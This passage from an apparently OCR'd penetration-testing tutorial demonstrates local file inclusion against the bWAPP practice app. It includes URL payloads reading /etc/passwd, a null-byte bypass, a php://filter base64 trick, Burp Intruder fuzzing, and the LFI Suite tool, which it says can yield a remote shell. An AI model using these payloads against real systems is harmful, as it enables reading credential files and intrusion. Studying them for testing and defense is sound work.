
```
192.168.0.11/bWAPP/rlfi.php?language=/etc/passwd
```



So we've successfully get into the password file and we are able to read this sensitive information directly from the webpage. Similarly we can even read the contents of the other files using **"/etc/shadow"** or**"/etc/group" .**

Null byte

In many scenarios, the basic local file inclusion attack might not work, due to the high-security configurations. From the below image you can observe that, I got failed to read the password file when executing the same path in the URL.




So what should we do when we got stuck in some similar situations?

The answer is to go for the Null Byte Attack. Many developers add up a **'.php'** extension into their codes at the end of the required variable before it gets included.


Therefore the webserver is interpreting **/etc/passwd** as **/etc/passwd.php**, thus we are not able to access the file. In order to get rid of this .php we try to terminate the variable using the **null byte character (%00)** that will force the php server to ignore everything after that, as soon as it is interpreted.

```
192.168.0.11/bWAPP/rlfi.php?language=/etc/passwd%00
```



Great, we are back!! We can read the contents of the password file again.
You can even grab the same using **burpsuite,** by simply capturing the browser's request in the proxy tab, manipulating its URL with **/etc/passwd%00** and forwarding it all to the repeater. Inside repeater, we can do a deep analysis of the sent requests and responses generated through it.

Now we just need to click on the **go tab**. And on the right side of the window, you can see that the password file is opened as a response.




Base64 encoded

Sometimes the security configuration is much high and we're unable to view the contents of the included PHP file. Thus we can still exploit the LFI vulnerability by just using the following PHP function.

```
192.168.0.11/bWAPP/rlfi.php?language=php://filter/read=convert.base64-encode/resource=/etc/passwd
```

Therefore from the below screenshot you can determine that the contents of the password file is encoded in base64. Copy the whole encoded text and try to decode it with any base64 decoder.

I've used the **burpsuite decoder** in order to decode the above-copied text.
Go to the **Decoder** option in burpsuite and paste the copied base64 text into the field provided, now on the right-hand side click on **decode as** and choose **Base64** from the options presented.




And here we go, you can see that we have successfully grabbed the password file again.


Fuzzing

Many times it is not possible to check for all these scenarios manually, and even sometimes our included file might not be there in the root directory. Thus in order to deface the website through the LFI vulnerability, we need to traverse back and find the actual path to that included file. This traversing can contain a lot of permutation and combinations, therefore we'll make a dictionary with all the possible conditions and will simply include it in our attack.


From the below screenshot, you can see that I've send the intercepted request to the **intruder** with a simple right-click in the proxy tab and further selecting the **send to intruder** option**.**




Now we need to load our dictionary file into the payload section and set the payload type to Simple list as highlighted in the below image.




So, we are almost done, we just need to set the payload position to our input value parameter and simply fire the “Start Attack” button to launch our fuzzing attack.



From the below image we can see that our attack has been started and there is a fluctuation in the length section. As soon as we find any increment in any of the supplied input condition, we'll check its response to reading the contents of the included file.






LFI Suite

Sometimes it becomes a bit frustrating while performing the LFI attack using Burp suite, i.e. wait for the incremented length and check for every possible response it shows. In order to make this task somewhat simpler and faster, we'll be using an amazing automated tool called **LFI Suite**. This helps us to scan the web site's URL and if found vulnerable, it displays all the possible results, therefore we can use it to gain the website's remote shell. You can download this from here.


Firstly we'll clone the LFI suite and boot it up in our kali machine using the following code:

```
git clone https://github.comD35m0nd142/LFISuite.git
cd LFISuite
python lfisuite.p
```




Choose the 2nd option as **"Scanner"** in order to check the possible input parameters.

Now it ask us to “enter the cookies”, I’ve installed the “HTTP Header live” plugin to capture the HTTP passing requests.




From the below image you can see that I’ve copied the captured cookies into the cookies field and disable the Tor proxy. We just need to enter the website’s URL and hit enter.



Now the attack has been started and we can see that there are 40 different parameters through we can exploit the LFI vulnerability into our web-application.

